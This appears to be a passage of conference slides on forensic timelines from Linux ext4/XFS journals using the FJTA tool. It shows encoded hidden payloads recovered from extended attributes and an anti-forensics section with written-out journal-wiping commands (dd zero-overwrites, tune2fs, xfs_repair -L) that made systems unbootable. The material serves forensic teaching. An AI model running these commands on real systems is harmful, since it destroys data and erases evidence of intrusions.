$ python ./fjta.py -i ext4_xattr_payloads.img | jq -r '
  select(
    (.extended_attributes | length > 0)
  )
  | [
      .inode,
      (.names | tostring),
      .action,
      .mode,
      (.crtime  | strftime("%Y-%m-%d %H:%M:%S")),
      (.extended_attributes | tostring)
    ]
  | @tsv
' | awk -F'¥t' '{printf "%s¥t%s¥t%s¥t%04o¥t%s¥t%s¥n", $1, $2, $3, $4, $5, $6}' | column -s $'¥t' -t -N
inode,names,action,mode,crtime,xattr -T action
```

TLP:CLEAR

Hidden Payloads

- Filtering Results:

Encoded payloads

inode	names	action	mode	crtime	xattr
14	{"2":["picture-0.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"kpaLlImP24iUmJCej9eIjpmLiZSYnoiI15SIwIjGiJQ="}]
15	{"2":["picture-1.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"mJCej9WIlJiQno/TiJSYkJ6P1bq9pLK1vq/XiJSYkJ4="}]
16	{"2":["picture-2.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"j9WotLiwpKivqb66ttLAiNWYlJWVnpiP09PZysnM1cs="}]
17	{"2":["picture-3.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"1cvVytnXz8/Pz9LSwJSI1Z+Oi8nTiNWdkpeelZTT0tc="}]
18	{"2":["picture-4.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"y9LA25SI1Z+Oi8nTiNWdkpeelZTT0tfK0sDblIjVn44="}]
19	{"2":["picture-5.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"i8nTiNWdkpeelZTT0tfJ0sCLxoiOmYuJlJieiIjVmJo="}]
20	{"2":["picture-6.png"]}	CREATE_INODE|CREATE_HARDLINK	0755	2025-10-19 16:03:20	[{"name":"user.payload","value":"l5fToNnUmZKV1IiT2dfZ1pLZptLA"}]

- The filesystem journals also preserve the extended attributes. Therefore, they can be extracted even if suspicious files are deleted.
- General carving tools can only restore the content of file. Unfortunately, they are useless for this situation.

TLP:CLEAR

7. Limitations and Anti-Forensics

TLP:CLEAR

Limitations of Filesystem Journal Forensics

- The filesystem journal is a crash recovery mechanism with limited storage capacity.
  - Its size depends on partition size.
- Because of its circular structure, there is little opportunity for data carving.
- In partitions with high file activity, journals are not expected to be retained for long periods.
- On partitions with high file activity, journals are unlikely to be retained for long.
- The full path of an inode cannot be reconstructed from the journal.
  - The filesystem journal only stores updated directory entries, such as file creation.

TLP:CLEAR

Limitations – Journal Size

ext4

Partition size	Journal size
< 8 MB	0 MB
128 MB	4 MB
1 GB	16 MB
2 GB	32 MB
16 GB	64 MB
32 GB	128 MB
64 GB	256 MB
128 GB	512 MB
> 128 GB	1 GB

XFS

Partition size	Journal size	Description
< 300 MB	10 MB	`XFS_MIN_LOG_BYTES = 10 MB`
>= 300 MB	64 MB	
<= 128 GB	64 MB	

> 128 GB	Approx. 2 GB	`min(ratio, XFS_MAX_LOG_BYTES)`
		`ratio = 2048 : 1` (Every 2 GB of filesystem adds 1 MB)
		`XFS_MAX_LOG_BYTES = 2^31 - XFS_MIN_LOG_BYTES`

TLP:CLEAR

Anti-Forensics

- What anti-forensic techniques can be applied to Linux filesystem journals?
- Method 1: Clear the journal
- Method 2: Overwrite the journal
  - Overwrite with 0x00
  - Overwrite using normal file operations

TLP:CLEAR

Anti-Forensics – Clear Journal

- tune2fs and xfs_repair commands can be used to clear the filesystem journal.
- However, this cannot be done while the partition is mounted.

```
$ sudo tune2fs -O ^has_journal /dev/sda3
tune2fs 1.47.0 (5-Feb-2023)
The has_journal feature may only be cleared when the filesystem is
unmounted or mounted read-only.
```

```
$ sudo xfs_repair -L /dev/mapper/rl-home
xfs_repair: /dev/mapper/rl-home contains a mounted filesystem
xfs_repair: /dev/mapper/rl-home contains a mounted and writable filesystem

fatal error -- couldn't initialize XFS library
```

TLP:CLEAR

Anti-Forensics – Overwrite with 0x00 (ext4)

FAILED

```
# sudo dd if=/dev/zero of=/dev/sda3 bs=4096 skip=4751361 count=$((4816895 - 4751360 - 1))
```

- Immediately after running the command, the system becomes unresponsive.
- After a forced reboot, it stops at the GRUB bootloader.

```
error: unknown filesystem.
Entering rescue mode...
grub rescue>
```

TLP:CLEAR

Anti-Forensics – Overwrite with 0x00 (XFS)

FAILED

```
# dd if=/dev/zero of=/dev/mapper/rl-root bs=4096 skip=$((21999149056/4096)) count=16384
```

- Immediately after running the command, nothing seems to happen, but the system gradually becomes unresponsive.
- When the file cache is dropped as shown below, errors occur.

```
# echo 3 > /proc/sys/vm/drop_caches
# ls
bash: /usr/bin/ls: Structure needs cleaning
```

- A forced reboot then triggers an XFS Metadata CRC error, preventing the OS from booting.

```
Sep 18 06:03:06 rocky94 kernel: SGI XFS with ACLs, security attributes, scrub, quota, no debug enabled
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Mounting V5 Filesystem 74ae7c70-9ed1-4a49-b61c-a4b0d46ccecf
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Starting recovery (logdev: internal)
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Metadata CRC error detected at xfs_refcountbt_read_verify+0x12/0xb0 [xfs], xfs_refcountbt block 0x28
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Unmount and run xfs_repair
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): First 128 bytes of corrupted metadata buffer:
Sep 18 06:03:06 rocky94 kernel: 00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: 00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): metadata I/O error in "xfs_btree_read_buf_block+0xad/0xe0 [xfs]" at daddr 0x28 len 8 error 74
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Failed to recover leftover CoW staging extents, err -117.
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Filesystem has been shut down due to log error (0x2).
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Please unmount the filesystem and rectify the problem(s).
Sep 18 06:03:06 rocky94 kernel: XFS (dm-0): Ending recovery (logdev: internal)
```

TLP:CLEAR

Anti-Forensics – Overwrite with Normal Ops

- Overwrite the journal with normal file operations
- Repeat common operations, for example:
  - Create a large number of files
  - Update their timestamps
  - Delete them all
- Other security components may detect this “normal” activity, such as:
  - auditd
  - Sysmon for Linux
  - Kunai

TLP:CLEAR

8. Wrap-up

TLP:CLEAR

Wrap-up

- Past file activity can be inferred from Linux filesystem journals.
- Building forensic journal timelines helps detect suspicious activities, such as:
  - Timestomping
  - Persistence configuration
  - Log truncation, and so on
- Journal forensics can be applied to any environment using ext4 or XFS, and it effectively complements traditional filesystem timeline analysis.
- FJTA can parse filesystem journals and automatically build forensic timelines.
- However, journal size is very limited—so early incident detection remains critical.

TLP:CLEAR

9. Q & A

TLP:CLEAR

Do you have any questions?

TLP:CLEAR

Thank you for your attention!

https://github.com/mnrkbys/fjta

@unkn0wnbit

TLP:CLEAR

Appendix

TLP:CLEAR

A1. Related Work

TLP:CLEAR

Related Work

- Forensic Discovery (2007)
  - https://www.first.org/resources/papers/conference2007/venema-wietse-slides.pdf
  - Proposed using debugfs to build timelines from ext3 journals.
  - Analysts must specify a file path or an inode number one at a time, which limits practical use.
- Analyse Journal of XFS Filesystem for Assisting in Event Reconstruction (2020)
  - https://digikogu.taltech.ee/et/Download/d8bca853-02d7-463f-b83c-048d4758af12
  - Covers a research theme similar to this presentation, focused on XFS.
  - Includes a Python proof-of-concept parser, but it only works with small directories and ignores extended attributes.
  - As a result, this script isn't practical for full disk analyses.

TLP:CLEAR

A2. References

TLP:CLEAR

ext4 (1)

- ext4 Data Structures and Algorithms — The Linux Kernel documentation
  - https://docs.kernel.org/filesystems/ext4/
- ext4のjournalモードの確認 (in Japanese)
  - https://qiita.com/rarul/items/1cdd5e7dc5b436dc2b3c
- ext4のjbd2のデータ構造 (in Japanese)
  - https://qiita.com/rarul/items/6e9f96a58629157db4df

TLP:CLEAR

ext4 (2)

- Understanding EXT4 (Part 1): Extents
  - https://righteousit.com/wp-content/uploads/2024/04/understanding-ext4-part-1-extents.pdf
- Understanding EXT4 (Part 2): Timestamps
  - https://righteousit.com/wp-content/uploads/2024/04/understanding-ext4-part-2-timestamps.pdf
- Understanding EXT4 (Part 3): Extent Trees
  - https://righteousit.com/wp-content/uploads/2024/04/understanding-ext4-part-3-extent-trees.pdf
- Understanding EXT4 (Part 4): Demolition Derby
  - https://righteousit.com/wp-content/uploads/2024/04/understanding-ext4-part-4-demolition-derby.pdf
- Understanding EXT4 (Part 5): Large Extents
  - https://righteousit.com/wp-content/uploads/2024/04/understanding-ext4-part-5-large-extents.pdf
- EXT4: Bit by Bit
  - https://righteousit.com/wp-content/uploads/2024/04/ceic-ext4-bit-by-bit.pdf

TLP:CLEAR

ext4 (3)

- Understanding Ext4 Disk Layout, Part 1
  - https://blogs.oracle.com/linux/post/understanding-ext4-disk-layout-part-1
- Understanding Ext4 Disk Layout, Part 2
  - https://blogs.oracle.com/linux/post/understanding-ext4-disk-layout-part-2
- mkfs.ext4 - What it actually creates
  - https://blogs.oracle.com/linux/post/mkfsext4-what-it-actually-creates
- Directory Entry Lookup in ext4
  - https://blogs.oracle.com/linux/post/directory-entry-lookup-in-ext4
- The Resize Inode in the Ext4 Filesystem
  - https://blogs.oracle.com/linux/post/the-resize-inode-in-the-ext4-filesystem
- On-disk Journal Data Structures (JBD2)
  - https://blogs.oracle.com/linux/post/ondisk-journal-data-structures-jbd2

TLP:CLEAR

XFS (1)

- XFS Algorithms & Data Structures
  - https://www.kernel.org/pub/linux/utils/fs/xfs/docs/xfs_filesystem_structure.pdf
- XFS Filesystem Documentation — The Linux Kernel documentation
  - https://docs.kernel.org/filesystems/xfs/index.html
- Formatting an XFS Filesystem
  - https://blogs.oracle.com/linux/post/formatting-an-xfs-filesystem
- Extent Allocation in XFS
  - https://blogs.oracle.com/linux/post/extent-allocation-in-xfs

TLP:CLEAR

XFS (2)


- XFS (Part 1) – The Superblock
  - https://righteousit.com/2018/05/21/xfs-part-1-superblock/
- XFS (Part 2) – Inodes
  - https://righteousit.com/2018/05/23/xfs-part-2-inodes/
- XFS (Part 3) – Short Form Directories
  - https://righteousit.com/2018/05/25/xfs-part-3-short-form-directories/
- XFS (Part 4) – Block Directories
  - https://righteousit.com/2018/05/31/xfs-part-4-block-directories/
- XFS (Part 5) – Multi-Block Directories
  - https://righteousit.com/2018/06/06/xfs-part-5-multi-block-directories/
- XFS Part 6 – B+Tree Directories
  - https://righteousit.com/2022/01/13/xfs-part-6-btree-directories/
- Recovering Deleted Files in XFS
  - https://righteousit.com/2024/07/09/recovering-deleted-files-in-xfs/
- XFS: Bit-by-Bit
  - https://righteousit.com/wp-content/uploads/2024/04/xfsbitbybit.pdf

TLP:CLEAR


A3. Details of Ext4 Journal Structures

TLP:CLEAR

Structure of Ext4 Journal – Journal Superblock



Structure of Ext4 Journal – Descriptor Block




- The number of block tags corresponds to the number of subsequent data blocks.
- Block tag (csum_v3) https://www.kernel.org/doc/html/latest/filesystems/ext4/journal.html#descriptor-block

Offset	Type	Name	Descriptor
0x0	__be32	t_blocknr	Lower 32-bits of the location of where the corresponding data block should end up on disk.
0x4	__be32	t_flags	Flags that go with the descriptor. See the table jbd2_tag_flags for more info.
0x8	__be32	t_blocknr_high	Upper 32-bits of the location of where the corresponding data block should end up on disk. This is zero if JBD2_FEATURE_INCOMPAT_64BIT is not enabled.
0xC	__be32	t_checksum	Checksum of the journal UUID, the sequence number, and the data block.
			This field appears to be open coded. It always comes at the end of the tag, after t_checksum. This field is not present if the "same UUID" flag is set.
0x8 or 0xC	char	uuid[16]	A UUID to go with this tag. This field appears to be copied from the j_uuid field in struct journal_s, but only tune2fs touches that field.

Following the

TLP:CLEAR

Structure of Ext4 Journal – Data Block (inode table)



- inode table entry

https://www.kernel.org/doc/html/latest/filesystems/ext4/inodes.html

TLP:CLEAR

Structure of Ext4 Journal – Data Block (directory)


```
$ jcat ~/imgs/ext4.img 8 | hexdump -C
00000000  02 00 00 00 0c 00 01 02  2e 00 00 00 02 00 00 00  |................|
00000010  0c 00 02 02 2e 2e 00 00  0b 00 00 00 14 00 0a 02  |................|
00000020  6c 6f 73 74 2b 66 6f 75  6e 64 00 00 0c 00 00 00  |lost+found......|
00000030  c8 0f 08 01 74 65 73 74  2e 74 78 74 00 00 00 00  |....test.txt....|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000ff0  00 00 00 00 00 00 00 00  0c 00 00 de ef 61 04 fe  |.............a..|
00001000
```

- Linear Directories

Offset	Size	Name	Description
0x0	__le32	inode	Number of the inode that this directory entry points to.
0x4	__le16	rec_len	Length of this directory entry.
0x6	__u8	name_len	Length of the file name.
0x7	__u8	file_type	File type code, see ftype table below.
0x8	char	name[EXT4_NAME_LEN]	File name.

TLP:CLEAR

Structure of Ext4 Journal – Commit Block




- Commit blocks have a commit time

  https://www.kernel.org/doc/html/latest/filesystems/ext4/journal.html#commit-block

- It helps detect Timestomping.
  - MACB timestamp > Commit time

Structure of Ext4 Journal

- Journal on disk has a cyclic structure.
- Older entries will be overwritten by newer entries.

